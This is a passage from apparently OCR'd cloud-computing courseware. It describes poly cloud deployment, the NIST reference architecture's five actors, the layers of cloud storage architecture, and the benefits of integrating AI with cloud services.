

Figure 19.7: Distributed cloud deployment model

- **Poly Cloud**

  This type of cloud technology holds several types of cloud services, which can be supplied to different other clouds. Unlike a multi cloud, it provides features of various clouds on a single platform to provide users with features from different cloud services based on their requirement. This model also helps users choose a specific feature required from each cloud to perform different tasks in their business environment. It provides specialized automation applications such as AI and ML services (e.g., Google Cloud Platform (GCP) and Amazon Web Services (AWS)).

  - **Advantages:**
    - High flexibility
    - Environmental choice
    - Infrastructure and return on investment (ROI) optimization
    - Provides specialized AI and ML services
    - Cost effective

  - High performance
- **Disadvantages:**
  - Time-consuming for initial setup
  - Lack of a fixed tool
  - High R&D cost prior to implementation of the tool
  - Not affordable by small- and medium-cap companies
  - Lack of a fixed model

NIST Cloud Deployment Reference Architecture

NIST cloud computing reference architecture defines five major actors:

Cloud Consumer

A person or organization that uses **cloud computing services**

Cloud Provider

A person or organization providing services to interested parties

Cloud Carrier

An intermediary for **providing connectivity** and **transport services** between cloud consumers and providers

Cloud Auditor

A party for making **independent assessments** of **cloud service controls** and taking an opinion thereon

Cloud Broker

An entity that **manages cloud services** in terms of use, performance, and delivery, and maintains the relationship between cloud providers and consumers

Privacy
Cloud Broker
Service Intermediation
Service Aggregation
Service Arbitrage
Cloud Carrier

Figure 19.9: Separation of cloud responsibilities specific to service delivery models

The five significant actors are as follows:

- **Cloud Consumer**

  A cloud consumer is a person or organization that maintains a business relationship with the cloud service providers (CSPs) and utilizes the cloud computing services. The cloud consumer browses the CSP's service catalog requests for the desired services, sets up service contracts with the CSP (either directly or via cloud broker), and uses the services. The CSP bills the consumer based on the services provided. The CSP should fulfill the service level agreement (SLA) in which the cloud consumer specifies the technical performance requirements, such as the quality of service, security, and remedies for performance failure. The CSP may also define limitations and obligations if any, that cloud consumers must accept.

  The services available to a cloud consumer in the **PaaS**, **IaaS, and SaaS** models are as follows:

  - **PaaS** – database (DB), business intelligence, application deployment, development and testing, and integration
  - **IaaS** – storage, services management, content delivery network (CDN), platform hosting, backup and recovery, and computing
  - **SaaS** – human resources, enterprise resource planning (ERP), sales, customer relationship management (CRM), collaboration, document management, email and office productivity, content management, financial services, and social networks.

- **Cloud Provider**

  A cloud provider is a person or organization who acquires and manages the computing infrastructure intended for providing services (directly or via a cloud broker) to interested parties via network access.

- **Cloud Carrier**

  A cloud carrier acts as an intermediary that provides connectivity and transport services between CSPs and cloud consumers. The cloud carrier provides access to consumers via a network, telecommunication, or other access devices.

- **Cloud Auditor**

  A cloud auditor is a party that performs an independent examination of cloud service controls to express an opinion thereon. Audits verify adherence to standards through a review of the objective evidence. A cloud auditor can evaluate the services provided by a CSP regarding security controls (management, operational, and technical safeguards intended to protect the confidentiality, integrity, and availability of the system and its information), privacy impact (compliance with applicable privacy laws and regulations governing an individual's privacy), performance, etc.

- **Cloud Broker**

  The integration of cloud services is becoming too complicated for cloud consumers to manage. Thus, a cloud consumer may request cloud services from a cloud broker, rather than directly contacting a CSP. The cloud broker is an entity that manages cloud services regarding use, performance, and delivery and maintains the relationship between CSPs and cloud consumers.

  The services provided by cloud brokers fall in three categories:

  - **Service Intermediation**


    Improves a given function by a specific capability and provides value-added services to cloud consumers.

  - **Service Aggregation**

    Combines and integrates multiple services into one or more new services.

  - **Service Arbitrage**

    Similar to service aggregation but without the fixing of the aggregated services (the cloud broker can choose services from multiple agencies).



Cloud Storage Architecture

- Cloud storage is a data storage medium used to **store digital data in logical pools** using a network
- The cloud storage architecture **consists of three main layers** namely, front-end, middleware, and back-end
- The **Front-end** layer is accessed by the **end user** where it provides APIs for the management of data storage
- The **Middleware** layer performs several **functions** such as data de-duplication and replication of data
- The **Back-end** layer is where the **hardware** is implemented

Cloud Storage Architecture

Cloud storage is a medium used to store digital data in logical pools using a network. The physical storage is distributed to multiple servers, which are owned by a hosting company. Organizations can buy storage capacity from the cloud storage providers for storing user, organization, or application data. Cloud storage providers are solely responsible for managing the data and keeping the data available and accessible. Cloud storage services can be accessed using a cloud computing service, a web service API, or any applications that use the API, such as cloud desktop storage, cloud storage gateway, or web-based content management systems. The cloud storage service is operated from an off-premises service, like Amazon S3.

The cloud storage architecture possesses the same characteristics as cloud computing in terms of scalability, accessible interfaces, and metered resources. It is built on highly virtualized infrastructure and relies on multiple layers to provide continuous storage services to users. The three main layers correspond to the front-end, middleware, and back-end. The front-end layer is accessed by the end-user and provides APIs for the management of data storage. The middleware layer performs functions such as data de-duplication and replication of data. The back-end layer is where the hardware is implemented.

Cloud storage is made of distributed resources. It is highly fault-tolerant through redundancy, consistent with data replication, and highly durable. Widely used object storage services include Amazon S3, Oracle Cloud Storage and Microsoft Azure Storage, Open Stack Swift, etc.

Role of AI in Cloud Computing

- By Integrating AI with the cloud, organizations can efficiently **manage data** on their own, build and train systems to search for patterns and **gain actionable business insights**, enhance customer experience, and optimize their workflows

Benefits of integrating AI with cloud computing

1 Self-managed cloud	**8** Increased reliability
2 Reduced cost	**9** Enhanced experience with AI-SaaS integration
3 Seamless data access	**10** Availability of advanced cloud infrastructure
4 Improved data management	**11** Improved cloud security
5 Increased productivity	**12** Better decision making

Role of AI in Cloud Computing

Nowadays, cloud service providers are integrating artificial intelligence (AI) and machine learning (ML) capabilities into their cloud infrastructure to offer organizations more efficient, strategic, and insight-driven cloud services. This integration further helps organizations to efficiently manage data on their own, build and train systems to search for patterns and gain insights in data, increase customer experience, and optimize their workflows.

Benefits of integrating AI with cloud computing:

- **Self-managed cloud**

  Integrating AI with IT infrastructure helps organizations automate their workflows and repetitive tasks. Private and public clouds are leveraging AI tools to automate processes such as remote management, monitoring, and troubleshooting issues. Automating the core workflows and processes improves the efficiency of the cloud environment and allows IT teams to focus on high-level strategic activities.

- **Reduced cost**

  Leveraging AI tools in the cloud environment allows organizations to eliminate the need for maintaining on-site data centers and expenses of recruiting IT experts for managing the data centers and servers. Moreover, organizations accessing the cloud can use AI for gaining actionable insight and mine practical business use cases without additional cost.

- **Seamless data access**

  Using AI in the cloud provides seamless data access to its users, removing the hurdles of resolving inaccessibility issues. AI allows the cloud platform to learn from the collected data, make predictions, and solve potential issues in advance.

- **Improved data management**

  AI can simplify the tedious task of collecting, cataloging, and managing the vast repositories of data generated by today's business processes. AI tools help organizations analyze data and mine relevant patterns to provide accurate and real-time data and services to customers.

- **Increased productivity**

  Streamlining workflows and automating repetitive tasks allows IT teams to focus on strategic business activities and goals.

- **Increased reliability**

  Cloud services leveraging AI ensure business continuity, rapid disaster recovery, and data backup.

- **Enhanced experience with AI-SaaS integration**

  Integrating AI with the SaaS platform provides improved service efficiency and functionality to customers. For example, using AI in sales software and data helps organizations mine frequent patterns on purchased products. This allows them to gain actionable insight and understand practical business use cases that can be further used to improve sales and customer experience.

- **Availability of advanced cloud infrastructure**

